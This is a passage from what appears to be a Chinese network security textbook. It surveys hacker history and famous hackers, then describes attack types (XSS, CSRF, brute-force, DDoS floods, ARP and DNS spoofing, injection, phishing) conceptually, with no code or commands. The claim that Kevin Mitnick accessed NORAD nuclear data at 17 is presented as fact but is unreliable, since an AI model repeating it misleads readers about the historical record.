(4) 对个人造成严重伤害,但不至于失去生命或者造成致命伤。

#### 3. 高级

给组织的运转、资产或者个人带来巨大或灾难性的负面影响。巨大或灾难性的负面影响是指:

(1) 在一定程度上引起任务处理能力以及组织完成主要功能时性能的巨大退化或丧失。

(2) 造成组织资产的巨大损失。

(3) 造成巨大的财政损失。

(4) 对个人造成毁灭性的伤害,失去生命或者造成致命伤害。

# 1.7 网络攻击概述

## 1.7.1 黑客概述

### 1. 黑客的由来与含义

“黑客”,源自英文单词 Hacker。这个词在莎士比亚时代就已经存在,但在计算机问世后才使这个词名声大噪。人们普遍认为黑客出自 20 世纪 50 年代的麻省理工学院的实验室。那时候的“黑客”还是褒义词,指的是对计算机和编程理解度极高的人,他们通过各种创造性的方法来推动计算机技术的发展,为计算机技术发展做出了极大的贡献。也是他们第一次提出了反对计算机技术垄断,推崇“计算机为人民所用”的观点。但到了 20 世纪 80～90 年代,计算机已经成为未来的趋势,重要性不言而喻。但信息、技术越来越集中在少数人手中,但黑客认为信息应该是共享的。此时也逐渐形成了分享、自由、免费的互联网精神。20 世纪 90 年代也是中国互联网和国际互联网全面对接的年代,是中国黑客的启蒙时代。这时候国内热爱计算机技术的青少年受到国外黑客技术与互联网精神的影响,开始研究相关技术并乐于分享自己的研究成果。此时的黑客潜心研究技术,并没有太多利益上的瓜葛,是黑客较为单纯的时期。但在此之后,2001 年中美撞机事件的发生,导致了世界第一次黑客大战——中美黑客大战的爆发。“中国八万黑客冲垮白宫网站”,在如此声浪之下,越来越多的青年人被黑客文化所吸引,义无反顾地走上了这条道路。这个时期各种黑客组织层出不穷,但出售漏洞、恶意软件也日益增多,黑客素质良莠不齐,导致黑客的含义有了新变化。黑客已经转变为通过网络非法进入他人计算机系统,获取、篡改或破坏数据,危害信息安全的入侵者或入侵行为。黑客已经成为了利用计算机进行破坏或入侵他人计算机的代言词,但实际上这些人应该被称为 Cracker,即中文的骇客。黑客随着技术的发展逐渐区分为黑帽子和白帽子。黑帽子是指利用黑客技术进行破坏的组织或个人,白帽子指的是精通安全技术但工作在反黑领域的组织或个人,而黑帽子所说的其实就是 Cracker。但由于目前这两个词已经普遍用“黑客”来表示,再过分强调这两个词的差别意义并不大。

### 2. 知名黑客

1) 凯文·米特尼克

他被认为是世界上“头号电脑黑客”。他的技术也许不是最好的,但却是最臭名昭著的黑客。17 岁就潜入“北美空中防务指挥系统”的计算机主机内,翻遍了美国指向前苏联

及其盟国的所有核弹头的数据资料。美国司法部将他称为“美国历史上被通缉的头号计算机罪犯”。联邦调查局甚至通过收买他的朋友来进行抓捕，但最终被他发现并逃脱。以至于最后联邦调查局请到了被称为“美国最出色的电脑安全专家”的日裔美籍计算机专家下村勉来协助调查，下村勉经过漫长而艰难的缉拿行动才将他抓获。他接受了审判，但全世界的黑客却联合起来一致要求释放米特尼克。最终他于1999年出狱，出狱后他成为了计算机安全专家、顾问与演讲者，著有《欺骗的艺术》《入侵的艺术》《线上幽灵：世界头号黑客米特尼克自传》等书。

2）李纳斯·托瓦兹

著名的电脑程序员、黑客，Linux内核的发明人及该计划的合作者。托瓦兹行事低调，但坚持开放源代码信念，并促进了开源代码软件观念的形成。他坚信牛顿所说的：我之所以能够看得更远，是因为我站在巨人的肩膀上。因此他反对以微软为代表的封闭式软件产权的传统商业模式。托瓦兹也被誉为颠覆世界的“自由主义教皇”。现受聘于开放源代码开发实验室全力开发Linux内核。

3）史蒂夫·乔布斯和斯蒂芬·沃兹尼克

苹果公司的创始人。他们早期曾利用电话网络中的漏洞免费拨打电话，并创建了一款盗用长途电话线路的“蓝色盒子”，并出售给当地的大学生使用。乔布斯在离世前曾表示，黑客经历是其创建苹果的必然先驱，但他们最终超越了黑客行为，开始专注于开发计算机硬件与软件。

4）理查德·马修·斯托曼

著名黑客，GNU计划以及自由软件基金会的创始人，自由软件运动的精神领袖。他所拟定的GNU通用公共许可证是世上最广为采用的自由软件许可证。他最大的影响是为自由软件运动构建了道德、政治以及法律框架。他并不是从软件质量的角度来支持开源，而是从道德角度出发，认为只有附带着源代码的软件才是符合道德标准的软件，反对类似数字版权管理之类的政策。

5）阿德里安·拉莫

著名黑客，他技术高超，但居无定所，行为怪异，因此被称为“流浪黑客”或“不回家的黑客”。他在美国四处漂泊，有时在咖啡店，有时在朋友家，有时在图书馆，利用各种公用网络对各大公司进行入侵。但在入侵公司系统后，他会主动免费地为这些公司修补漏洞。

事实上在计算机技术飞速发展的今天，人们渐渐明白了黑客的重要性。很多公司或组织现在每年都会举办黑客大赛，比如Pwn2Own黑客大赛、谷歌Pwnium黑客大赛等。国内黑客团队也屡创佳绩，如来自中国上海的碁震安全研究团队（keenTeam）在Pwn2Own上三年取得了五个冠军，来自北京奇虎科技有限公司旗下的360VulcanTeam和腾讯公司旗下的腾讯电脑管家团队也取得了不错的成绩。当然这只是冰山一角，国内网络安全的从业人员逐年上升，我们所面临的安全状况只会越来越复杂。

### 3. 黑客的发展趋势

1）黑客攻击“组织化”、“合法化”

经过了多年黑客的肆虐与反黑技术的进步，现在人们有意识并且有能力将计算机安

全放在靠前的位置进行考虑。组织或企业在开发产品时越来越注重漏洞的防堵，在日常运营时也会采用高新安全产品或先进技术进行计算机安全的防护，对于安全管理方面，网络安全知识的普及也导致了人为因素造成的损失越来越少。这些原因导致了黑客由个人渐渐转变为组织的形式。黑客以组织的形式存在，内部成员可以相互沟通、交流技术、共同行动，大大提高了入侵的成功率，所造成的影响不言而喻。目前，现在有很多黑客组织，例如，某某黑客联盟、红客联盟等，以保护国家、民族的利益对其他国家或民族进行一系列的网络攻击。种种迹象看起来黑客行为似乎有合法化的趋势，但在目前情况下，黑客行为还是一种违法犯罪行为，多数牵扯到利益且目的不一。但在国家网络安全已经上升到如此高度的今天，由国家支撑的安全威胁主体开始出现，很多新兴网络威胁绝非个人或小的团体组织所能实现的，背后都有国家力量的影子，因此其实并不排除以后国家是否会以网络战为基础出台相关法律法规。

2）黑客攻击工具的智能化，攻击过程实现自动化

在黑客中，真正能够自己挖掘漏洞并编写利用漏洞代码的黑客毕竟占了少数，大部分攻击者对计算机原理理解并不透彻，只懂得编译别人的代码或直接使用别人的工具，这样的攻击者我们称之为“脚本小子”。“脚本小子”不算黑客，他们不注重对于程序语言、算法或数据结构的研究，并不具备成为黑客来说所必备的素质。在目前已经形成产业化的计算机犯罪中，主要的攻击者都是这些“脚本小子”。很多“脚本小子”或黑客会制作出黑客工具放在不同站点供大家下载，黑客所能运用的工具大概已经几千种。有一部分黑客工具是为了简化攻击、提高效率，一部分黑客工具是因为新的黑客技术不断出现，也有一部分黑客工具是炫耀个人技术的产物。很多新的工具使用了更为先进的技术，具备了诸如隐藏攻击工具、随机选择预定的决策路径进而采用不同的攻击方式、采用模块化的方式进而能够对不同部分进行升级或更新等。还有很多黑客使用的工具是网络安全工具，比如扫描器，黑客与网络管理员都可以拿来扫描漏洞，但黑客是为了入侵，网络管理员是为了防范入侵。这种种原因使得黑客工具朝着越来越智能化、自动化的方向发展。

3）黑客攻击门槛降低，技术越来越普及，整体呈现年轻化

目前说来，我们走进书店都能看见不少关于黑客技术的书，在互联网上更是比比皆是。不少站点不仅有视频指导，还提供相关电子书籍、中英文资料进行下载，更有各种不同的黑客工具、系统漏洞等可以获取。各种资源毫不费劲的就能弄到手，各种黑客工具不仅种类繁多而且功能强大，漏洞也已公开化，这与计算机教育的普及是离不开的。许多国家普及计算机教育，让每个学生都会使用计算机，因此年轻人接触网络安全技术也更加容易接受。也因为黑客工具与技术的大量普及，造成了自制力、判断力较弱的年轻人误入歧途。更重要的是互联网法律法规和网络道德教育的不完善。舆论也过分夸大了黑客，将黑客描述成网络中无所不能的英雄、反抗强权的斗士、叛逆的天才等形象，对青少年造成了一定程度的误导。

4）黑客所造成的损失增加，破坏力日益增强

2014 年中国网站被攻击次数共 38 858 次；挂马事件共 1313 次；恶意网站共 285 999 050 个；全球恶意 IP 共 1407 个；危害次数达 319 252 次之多。不仅是攻击次数惊人，与此同

时各类严重漏洞频发，例如，心脏出血漏洞、破壳漏洞等，这些漏洞不仅存在非常广泛，而且有些是无法完全定位修复的，甚至有一句话是这么说：为了存放通过这些漏洞获取的数据，导致了硬盘价格上涨。这造成的损失已经很难用金钱衡量，所导致的是“一切连接不可靠”。黑客产业链所涉及范围广泛，从僵尸网络到私服外挂再到数据买卖等，所涉及的金额早已突破百亿，造成的危害更是巨大。

## 1.7.2 攻击类型

有一个普遍的安全攻击划分方法是用被动攻击和主动攻击进行划分，许多教材和标准均是采用这种划分方法。

### 1. 被动攻击

被动攻击中，攻击者窃听或监视数据信息的传输，但不对数据信息进行任何修改，了解和利用数据信息但不影响系统资源。被动攻击通常采取的形式为消息内容泄露攻击和流量分析攻击。

1）消息内容泄露攻击

消息内容泄露攻击所指的是我们在信息传递的过程中信息泄露，比如电话交谈，电子邮件等都包含敏感信息。我们自然不会轻易透露出这些信息，除了一般手段，技术手段往往采取窃听方式，窃听也是最常见的技术手段。大多数网络通信都是以安全性较低的“明文”进行的，局域网上的数据传送还是基于广播方式的。“明文”方式进行的只要获取数据通信路径就可以轻易被黑客获取。而局域网内的广播则有可能使一台主机收到所在子网上所有传送的信息。这样的方式，虽然不破坏数据，但同样造成消息内容的泄露。窃听已经成为大多数企业的网管员所面临的最大的网络安全问题。

2）流量分析攻击

除了窃听方式，最常见的还有流量分析的攻击方式。流量分析攻击方式运用在消息内容已经被掩盖而无法获取消息的真实内容。通常掩盖的技术手段是加密，但攻击者还是可以观察这些数据报的模式，可以推测出通信双方的位置、身份，分析出通信次数和消息的长度，从而获取相关的敏感信息。

对被动攻击的检测难度很大，因为大多数情况下被动攻击并不改变数据。当通信双方都在进行正常通信时，很难发现是否有第三方已经获取了通信信息或者进行流量分析。但是对被动攻击是可以进行有效防范的，因此抗击被动攻击以预防为主。例如，采用加密技术、虚拟专用网络等手段。被动攻击一般情况下也不会被发现，因为它在大多数情况下是主动攻击的前奏。

### 2. 主动攻击

主动攻击会篡改数据流或添加错误的数据流，攻击者会试图改变系统资源或影响系统操作。这类攻击具体包括重放、篡改、伪造和拒绝服务。

1）重放

重放指的是攻击者发送一个目的主机接收过的包，从而实现系统被欺骗的目的。这

种攻击方法是在身份认证的过程中不断恶意地或欺诈性地重复发送或者拖延发送一个有效的数据单元,以此来产生一个非授权的效应,破坏认证的正确性。加密可以防止会话劫持,但防止不了重放攻击。重放攻击是对协议的攻击中危害最大、最常见的一种攻击形式。

2)篡改

篡改指的是一个合法消息的某些部分被改变、删除,或者消息被延迟、被重排,通常产生一个未授权的效应。例如,一条"允许小陈进行数据库操作"的消息被篡改为"允许小成进行数据库操作"。

3)伪造

伪造指的是一个实体发出含有其他实体身份信息的数据信息,假冒成其他实体,用欺骗的方式获取合法用户的权利。伪造攻击通常夹杂在其他主动攻击方式中。例如,先进行重放攻击,使一个具有较少特权但经过认证的实体得到其他特权实体的额外特权。

4)拒绝服务

拒绝服务就是人们熟知的 DoS(Deny of Service),它可以阻止或禁止对通信设备的正常使用或管理。不只是对网络带宽进行消耗性攻击,能使服务暂停的攻击都属于拒绝服务攻击。此类攻击利用的是网络协议本身的安全缺陷,因此一直得不到较为合理的解决。它具体有两种效果:第一种是迫使服务器缓冲区满,使新的请求无法接收;第二种是使用 IP 欺骗,让服务器把合法用户的连接复位,从而影响合法用户的连接。

主动攻击与被动攻击不同,被动攻击容易防范而难以检测,但主动攻击则是容易检测而难以防范。防范需要很大的开销,要对所有的通信设备和路径进行防护,因此对抗主动攻击的主要技术手段是检测,还有及时地从攻击中恢复。检测同样可以起到威慑的效果,在一定程度上也可以对防范做出贡献。

### 1.7.3 常见的网络攻击

开放式 Web 应用程序安全项目中包含有六十几个攻击大类,其中还包含有许多子类。随着计算机技术的发展,攻击者的手段越来越多样也越来越有效。但我们还是可以了解一些常见的网络攻击,这些攻击被使用得最多,造成的影响相对较大。除了之前提到的窃听攻击、流量分析攻击、拒绝服务攻击等,还有几种攻击是较为常见的。

#### 1. 跨站点脚本攻击

跨站点脚本(Cross-Site Scripting,XSS)。原本应当是 CSS,但为了不与层叠样式表(Cascading Style Sheet,CSS)相混淆,故称为 XSS。它是 Web 应用程序中发现的一种注入缺陷的形式,属于代码注入的一种,利用的是用户对于网站的信任。现在大量的网页包含大量的动态内容来提高用户体验,其中动态内容是指 Web 应用程序接受用户的输入能够产生相应的输出。这样只要在脆弱的 Web 应用程序中注入恶意代码,脆弱的 Web 应用程序就无法验证用户所提交的数据以及提交内容是否包含恶意代码,从而 Web 应用程序配置了这些输入的数据,动态地输出内容,跨站点脚本攻击者就可以获得受害者的 cookie 与其他一些敏感信息。甚至利用植入 Flash、iframe、XMLHttpRequest 等方

式,攻击者能够获取更高的权限,以用户的身份执行一些管理动作。例如,一些论坛或者博客、微博网站,这些网站的 Web 应用程序允许用户发布包含 HTML 与 JavaScript 的帖子。当攻击者发表了一篇包含恶意代码的帖子,受害者浏览时就会被攻击。这种攻击方式是黑客最喜欢的攻击方式,此类漏洞所占比例往往也是最大的。

跨站点脚本攻击分为三个类型。首先是存储性或持久性跨站点脚本攻击,这种方式也是比较危险、最直接的危害类型。上一段所说的攻击者发布包含恶意代码帖子就属于此类攻击方式,表现为跨站点代码存储在服务器或数据库中,不需要单独的发送到受害者的机器。这种类型造成的影响范围广、危害程度高,但比较难以实现,因为通常都会被发现。其次是反射性或非持久性跨站点脚本攻击,这种方式也是最常见、最普遍的类型。这种方式并不完全破坏目标网站,通常是给受害者发送带有恶意代码的连接,当用户单击这个连接后受感染的代码会发送到目标 Web 服务器上,脆弱的 Web 服务器会在不验证是否有恶意代码的情况下立即使用提交的数据为受害者生成输出内容。它的特点是非持久性,必须用户单击特定的连接或其他形式才能引起。最后是基于 DOM 的跨站点脚本攻击。DOM 指的是文档对象模型,简单地说,它代表的可能是 HTML 或 XML 内容的一个文件。在页面显示之前,客户端处理内容并与 DOM 描述作比较。基于 DOM 的跨站脚本攻击就是通过操纵 DOM 描述从而呈现出不同的内容来达到攻击的目的。

**2. 跨站点请求伪造攻击**

跨站点请求伪造(Cross-Site Request Forgery,CSRF 或 XSRF)攻击的目标基本上都是需要用户登录认证并受到保护的内容,基本都是通过 cookie 和 session 来完成,利用的是网站对用户浏览器的信任,是互联网上最流行、最危险、最难以抵御的攻击方式之一。当用户经过验证登录一个网站后,网站会给用户一个有效凭证以此来证明该用户是合法用户。但因为 HTTP 协议是无状态的,每一个请求与响应不会留下痕迹,也就是说,用户对网站做出连续的请求的时候,都需要有效凭证。之所以用户不用在每个页面都验证并登录来获取有效凭证,是因为浏览器在后台自动的完成这件事,这就是问题的所在。如果用户处于登录这个网站的状态,攻击者会设法诱导用户点击含有恶意代码的链接,之后攻击者就可以借着该网站给用户的有效凭证,伪造成该用户在用户不知情的情况下对该网站执行一系列不符合用户本意的操作。例如,跨站点请求伪造攻击利用的是修改合法操作来达成恶意的目的。但如果没有跨站点请求,互联网几乎无法开展任何合法功能,并且跨站点请求伪造攻击若是结合其他类型的攻击效果会更加明显。

**3. 基于口令攻击**

基于口令的访问控制是非常常见的技术手段,黑客往往把破译用户的口令作为攻击的开始。获得了口令,黑客就会拥有本该没有的权限,因为主机、服务器或者其他网络资源是基于口令进行判断,也就是说,访问权限是基于用户名和密码的。这样的攻击很常见,但要成功也是比较困难的。针对密码保护系统的典型攻击是设计自动化系统蛮力猜测用户密码。通常有以下三类蛮力猜测密码的方式。

1）垂直

黑客通过某些途径得知合法用户的账号，对账号尝试不同的密码，通常是运用自动化脚本进行猜测，连续反复地尝试直到获取该账号的密码为止。垂直密码蛮力攻击是最容易被检测出来的，Web 应用程序进行一个登录失败尝试计数就可以预防此类攻击。一般情况下，当密码尝试次数达到预设值时，会要求用户采取其他行动，如手机号验证、邮箱找回密码、安全问题、等待一段时间重新输入密码之类的措施。但我们应小心地阻止这样总是尝试失败的用户登录，因为这可能被用于拒绝服务攻击。

2）水平

这种方法与上一种方法相反，是使用相同的密码来尝试登录不用的用户账号。这样的方式一般情况下很难被发现。因为大多数网站并不存储尝试失败的密码，就算是存储了尝试失败的密码也并不知道这是用户的一次登录出错还是攻击者的一次攻击，除非对多账户失败尝试的密码进行比对，但这很容易被下一种攻击方法化解掉。

3）对角线

此方法综合了垂直密码蛮力攻击和水平密码蛮力攻击，是基于口令攻击中最难以检测的方法。黑客在每次尝试时同时转换用户名与密码。Web 应用程序可以阻止攻击者的 IP 地址，但如果攻击者不停变化他的 IP 地址，这种攻击就会非常难以防御。

#### 4. 分布式拒绝服务攻击

拒绝服务攻击之前已有说明，分布式拒绝服务攻击也是一种特殊形式的拒绝服务攻击。分布式拒绝服务(Distributed Denial of Service，DDoS)攻击指借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动 DDoS 攻击，从而成倍地提高拒绝服务攻击的威力。通常，攻击者使用一个偷窃账号将 DDoS 主控程序安装在一台计算机上，在一个设定的时间主控程序将与大量代理程序通信，代理程序已经被安装在网络上的许多计算机上。代理程序收到指令时就发动攻击。利用客户/服务器技术，主控程序能在几秒钟内激活成百上千次代理程序的运行。现在这种方式被认为是最有效的攻击形式，并且很难于防备。但是利用 DDoS 攻击是有一定难度的，没有高超的技术是很难实现的，因为不但要求攻击者熟悉入侵的技术而且还要有足够的时间和脑力，但因有黑客编写出了傻瓜式的工具来帮助，所以也就使 DDoS 攻击相对变得简单了。单一的 DDoS 攻击一般是采用一对一方式的，当攻击目标 CPU 速度低、内存小或者网络带宽小等各项性能指标不高时它的效果是明显的。随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得 DDoS 攻击的困难程度加大了，目标对恶意攻击包的“消化能力”加强了不少。这时候分布式的拒绝服务攻击手段就应运而生了。DDoS 就是利用更多的傀儡机(肉鸡)来发起进攻，用比从前更大的规模来进攻受害者。常见方式有如下几种。

1）SYN 洪水攻击

SYN 洪水攻击是当前最流行的 DoS 与 DDoS 的攻击方式之一，这是一种利用 TCP 协议缺陷，发送大量伪造的 TCP 连接请求，使被攻击方资源耗尽的攻击方式。SYN 洪水攻击的过程在 TCP 协议中被称为三次握手，而 SYN 洪水拒绝服务攻击就是通过三次握

手而实现的。攻击者向被攻击服务器发送一个包含 SYN 标志的 TCP 报文，SYN (Synchronize)即同步报文，同步报文会指明客户端使用的端口以及 TCP 连接的初始序号，这时同被攻击服务器建立了第一次握手。受害服务器在收到攻击者的 SYN 报文后，将返回一个 SYN+ACK 的报文，表示攻击者的请求被接受，同时 TCP 序号被加一，ACK (Acknowledgment)即确认，这样就同被攻击服务器建立了第二次握手。攻击者也返回一个确认报文 ACK 给受害服务器，同样 TCP 序列号被加一，到此一个 TCP 连接完成，三次握手完成。但若是攻击者向服务器发送了 SYN 报文后突然死机或掉线，那么服务器在发出 SYN+ACK 应答报文后是无法收到客户端的 ACK 报文的(第三次握手无法完成)，这种情况下服务器端一般会重试(再次发送 SYN+ACK 给客户端)并等待一段时间后丢弃这个未完成的连接。但如果有一个恶意的攻击者大量模拟这种情况(伪造 IP 地址)，服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源。

2) IP 欺骗性攻击

这种攻击利用 RST 位来实现。假设有一个合法用户已经同服务器建立了正常的连接，攻击者构造攻击的 TCP 数据，伪装自己的 IP 为合法用户的 IP，并向服务器发送一个带有 RST 位的 TCP 数据段。服务器接收到这样的数据后，认为从合法用户 IP 发送的连接有错误，就会清空缓冲区中建立好的连接。这时，如果合法用户再发送合法数据，服务器就已经没有这样的连接了，该用户就必须重新开始建立连接。

3) UDP 洪水攻击

攻击者利用简单的 TCP/IP 服务，如 Chargen 和 Echo 来传送毫无用处的占满带宽的数据。通过伪造与某一主机的 Chargen 服务之间的一次 UDP 连接，回复地址指向开着 Echo 服务的一台主机，这样就生成在两台主机之间存在很多的无用数据流，这些无用数据流就会导致带宽的服务攻击。

4) LAND 攻击

这种攻击利用一个特别打造的 SYN 包，它的原地址和目标地址都被设置成某一个服务器地址。此举将导致接收服务器向它自己的地址发送 SYN-ACK 消息，结果这个地址又发回 ACK 消息并创建一个空连接。被攻击的服务器每接收一个这样的连接都将保留，直到超时。各种系统对 LAND 攻击反应不同，许多 UNIX 系统将崩溃，NT 系统变得极其缓慢。

5) TearDrop 攻击

IP 数据包在网络传递时，数据包可以分成更小的片段。攻击者可以通过发送两段(或者更多)数据包来实现 TearDrop 攻击。第一个包的偏移量为 0，长度为 N；第二个包的偏移量小于 N。为了合并这些数据段，TCP/IP 堆栈会分配超乎寻常的巨大资源，从而造成系统资源的缺乏甚至机器的重新启动。

6) Ping 洪水

该攻击在短时间内向目的主机发送大量 Ping 包，造成网络堵塞或主机资源耗尽。

除了上述列举的攻击，DDoS 攻击还有多种攻击方式。

### 5. 中间人攻击

中间人攻击(Man-in-the-Middle Attack,MITM 攻击)是一种“间接”的入侵攻击,这种攻击模式是通过各种技术手段将受入侵者控制的一台计算机虚拟放置在网络连接中的两台通信计算机之间,这台计算机就称为“中间人”。这是一种由来已久的网络入侵手段,并且在今天仍然有着广泛的发展空间,如 SMB 会话劫持、DNS 欺骗等攻击都是典型的 MITM 攻击。简而言之,所谓的 MITM 攻击就是通过拦截正常的网络通信数据,并进行数据篡改和嗅探,而通信的双方却毫不知情。最常见的 MITM 攻击方式为 ARP 欺骗或 DNS 欺骗。

1) ARP 欺骗攻击

ARP 欺骗攻击也被称为 ARP 毒化或 ARP 缓存中毒,这是在内网的中间人攻击。ARP(Address Resolution Protocol)地址转换协议,工作在 OSI 模型的数据链路层,在以太网中,网络设备之间互相通信是用 MAC 地址而不是 IP 地址,ARP 协议就是用来把 IP 地址转换为 MAC 地址的。而 RARP 和 ARP 相反,它是反向地址转换协议,把 MAC 地址转换为 IP 地址。在每台主机都有一个 ARP 缓存表,缓存表中记录了 IP 地址与 MAC 地址的对应关系,而局域网数据传输依靠的是 MAC 地址。在 ARP 缓存表机制存在一个缺陷,就是当请求主机收到 ARP 应答包后,不会去验证自己是否向对方主机发送过 ARP 请求包,就直接把这个返回包中的 IP 地址与 MAC 地址的对应关系保存进 ARP 缓存表中,如果有相同的 IP 对应关系,原有的则会被替换。如果攻击者对网关及两台通信主机进行 ARP 欺骗,就可以实现监听双方通信的可能。

2) DNS 欺骗攻击

这是一种非常危险的中间人攻击,它容易被攻击者利用并且窃取用户的机密信息。域名系统(Domain Name System,DNS)是因特网上作为域名和 IP 地址相互映射的一个分布式数据库,能够使用户更方便地访问互联网,而不用去记住能够被机器直接读取的 IP 数串。例如,您输入一个网址,DNS 则负责将其翻译成 IP 地址,所以人们要访问网站只需要记得网址,而不用记该网站复杂的 IP 地址。在这些正常的通信中,一个主机发送请求到服务器,之后服务器响应正确的信息。如果 DNS 没有信息传入的请求,它将发送请求到外部 DNS 服务器来获取正确的响应。但如果使用 DNS 欺骗中间人攻击,攻击者将截取会话,然后转移到一个假网站的会话。

### 6. DNS 劫持攻击

DNS 劫持又称域名劫持,是指在劫持的网络范围内拦截域名解析的请求,分析请求的域名,把审查范围以外的请求放行,否则返回假的 IP 地址或者什么都不做会使请求失去响应,其效果就是对特定的网络不能反应或访问的是假网址。DNS(域名系统)的作用是把网络地址(域名,以一个字符串的形式)对应到真实的计算机能够识别的网络地址(IP 地址),以便计算机能够进一步通信,传递网址和内容等。由于域名劫持往往只能在特定的被劫持的网络范围内进行,所以在此范围外的域名服务器(DNS)能够返回正常的 IP 地址。高级用户可以在网络设置上把 DNS 指向这些正常的域名服务器,以实现对网

址的正常访问。所以域名劫持通常相伴的措施是封锁正常 DNS 的 IP。

### 7. 注入漏洞

在这一类攻击中,注入一般出现在攻击者如合法用户般提交数据给一个实体解释时。例如,最常见的攻击矢量是 SQL 注射,很多程序员编写代码时对用户输入数据的合法性没有进行判断,这导致有的 Web 应用程序可以通过提交一段 SQL 语句来跳过验证。这类攻击主要包括下面几种形式。

1) 参数注入或修改

参数注入或修改是这类攻击中比较突出的一种。攻击者对代码中传递给函数的参数做修改。

2) SQL 盲注入

SQL 盲注入是 SQL 注入的一种。攻击者接收一个通用的错误消息而不是开发者定义的具体错误消息。试图发送一系列 SQL 插入以从数据库服务器获取 True 或 False,有可能会导致一个成功的 SQL 注入攻击。

3) XPath 盲注入

XPath 盲注入是 XPath 攻击的子集,类似于 SQL 注入。XPath 提供对 XML 文档各个部分的访问权限,而没有任何访问限制,这使得它比 SQL 更容易遭受注入攻击。

4) 代码注入

只要代码中有一个敏感验证失败,就会有一个注入门。例如,未被核查的 URI 值、未被验证的输入/输出值以及未被核查的数据类型和大小等。代码注入和命令注入目标类似:向应用程序中注入它不愿意处理的数据或者命令从而发起一个攻击。

5) 命令注入

命令注入类似于代码注入。攻击者通过注入一些命令使得这些命令可以使攻击者获取和这个运行着的应用程序一样的权限。

6) 直接静态代码注入

直接静态代码注入类似于代码注入和命令注入。但它不是直接往目标应用程序注入代码,而是把攻击代码注入到该应用程序使用的资源中去。例如,应用程序需要用到一个静态文件,那么直接静态代码注入则是把代码放入那个文件中,这发生在服务器端而不是客户端。

7) 格式化字符串攻击

格式化字符串攻击是一种针对本地应用程序的常见攻击。这种攻击出现在目标应用程序把提交给它的数据看作是一个命令并执行它时,格式化字符串攻击利用这个漏洞运行这个攻击者选择的命令。这使得攻击者拥有堆栈数据的访问权,导致分段出错或迫使这个应用程序执行它本不该执行的任务。

8) 全路径泄露

全路径泄露是最顽固的一种攻击。利用全路径泄露漏洞能使攻击者了解目标机器文件系统中的一个资源的完全限定路径的相关知识。有些攻击要求一个资源的完全限定路径。

9）轻量级目录访问协议注入

轻量级目录访问协议注入在概念上类似于SQL注入。轻量级目录访问协议可以看作是一个优化过的以供快速读取操作的数据库。轻量级目录访问协议经常被Web应用程序用来存储用户身份数据，因为一般来讲从轻量级目录访问协议中检索数据比从其他类型的数据库中检索数据要快得多。关系型数据库用SQL，轻量级目录访问协议用轻量级目录访问协议语句。轻量级目录访问协议注入攻击的是基于用户输入而构建轻量级目录访问协议语句的目标Web应用程序。这使得轻量级目录访问协议注入类似于参数、命令和SQL注入攻击。

10）参数定界符

参数定界符是一个很容易发起的攻击。这个攻击操纵着Web应用程序用来分离输入矢量的参数定界符，利用此漏洞可以让攻击者提升权限。

11）正则表达式拒绝服务

正则表达式拒绝服务是拒绝服务攻击的一种。攻击者的目标不是摧毁系统而是使广大用户无法接受服务。正则表达式拒绝服务利用的是评估正则表达式的引擎骤停这种极端情况。常用的攻击方式是向目标正则表达式引擎输入一个非常大的表达式让其处理。

12）服务器端嵌入注入

服务器端嵌入注入是一个很难实现的攻击，但成功后造成的危害非常大。服务器端嵌入是为了Web应用程序来创建动态的HTML内容；服务器端嵌入通常在呈现HTML页面之前或者在呈现过程期间执行一些动作；服务器端嵌入通常接收来自Web应用程序输入生成一个输出HTML文件。因此若是让攻击者知道有一个服务器端嵌入正在运行，那么他能向其注入恶意代码并远程利用这个漏洞。

13）特殊元素注入

特殊元素注入是通过自动代码扫描工具很容易控制的一种攻击。每一种编程语言和计算环境都拥有具有特殊含义的关键词，这种攻击利用目标系统中与这些保留词语和特殊字符有关的漏洞。

14）SQL注入

因为使用SQL语言的关系数据库数量众多，因此SQL注入是最常见的一种攻击。SQL注入攻击与命令注入攻击类似。SQL注入攻击利用Web应用程序直接从用户提供的信息构建查询的漏洞。后果可能是灾难性的——从泄露本不该泄露的数据到修改用户权限再到擦除掉整个数据库等。

15）Web参数篡改

Web参数篡改在概念上与参数注入与修改类似。Web客户端与服务器使用存储在cookie、隐藏形式字段、URL查询字符串或其他形式的令牌中的参数进行通信。篡改这些参数能够允许攻击者让Web服务器执行一种不被授权执行的动作。

16）XPath注入

XPath注入与XPath盲注入非常相似。这种攻击通常出现在网站使用用户提供的信息来构建一个XPath询问以访问XML数据时。正如前面所讨论的盲注入攻击那样，

XPath 并不强加访问限制,这反过来可能会使攻击者查找出 XML 的数据结构,或者可以未经授权地访问 XML 文档中的数据。多数 Web 服务器使用 XML 文档来进行配置管理,从而使得 XPath 注入成为一种潜在的灾难性攻击。

**8. 不限制 URL 访问攻击**

这种攻击是授权和访问控制的一个子集。举个简单的例子,有些页面的浏览权限仅开放给已登录的用户,但部分此类页面用户可以通过电子邮件或其他形式转发这个连接,让没有权限的人员看到这些页面。这是因为在首次呈现受保护的连接之前,很多 Web 应用程序都检查 URL 访问权限,但它们无法每次都对之后访问的资源执行相同的访问控制检查。一个顶级的或者是仅仅是幸运的黑客可能会找到这些页面,通过伪造 URL 来访问受保护的资源并有效规避授权机制。所有的 Web 应用程序都容易受到不限制 URL 访问攻击。

**9. 钓鱼和垃圾邮件攻击**

网络钓鱼是攻击者伪装成一个值得信赖的实体,意图引诱收信人给出敏感信息(如用户名、口令、账号 ID 、ATM PIN 码或信用卡详细信息)的一种攻击方式。而垃圾邮件一般指的是未经用户许可就强行发送到用户邮箱中的任何电子邮件。钓鱼和垃圾邮件攻击是“社会工程攻击”的一种形式而不是利用计算机程序中的缺陷。攻击者利用程序缺陷进行的这种欺骗活动不属于技术问题,因此,解决这个问题单靠技术手段是不会成功的,有效的解决方案涉及社会、法律和技术等各个方面。当然,安全技术也可以在一定程度上有助于减少钓鱼和垃圾邮件攻击。一般钓鱼有三种手段。第一种是通过攻陷的网站服务器钓鱼,大部分我们观察到的真实世界中的网络钓鱼攻击涉及攻击者攻入有漏洞的服务器,并安装有恶意的网页内容。第二种是通过端口重定向钓鱼,当攻击者获得被攻陷主机的访问权后并没有直接上传钓鱼网站内容。取而代之的是,攻击者在服务器上安装并配置了一个端口重定向服务。第三种是通过僵尸网络进行钓鱼。一个僵尸网络是由被攻击者远程控制的被攻陷主机所构成的网络。利用僵尸网络钓鱼是指通过僵尸网络发送垃圾邮件。

### 1.7.4 攻击步骤

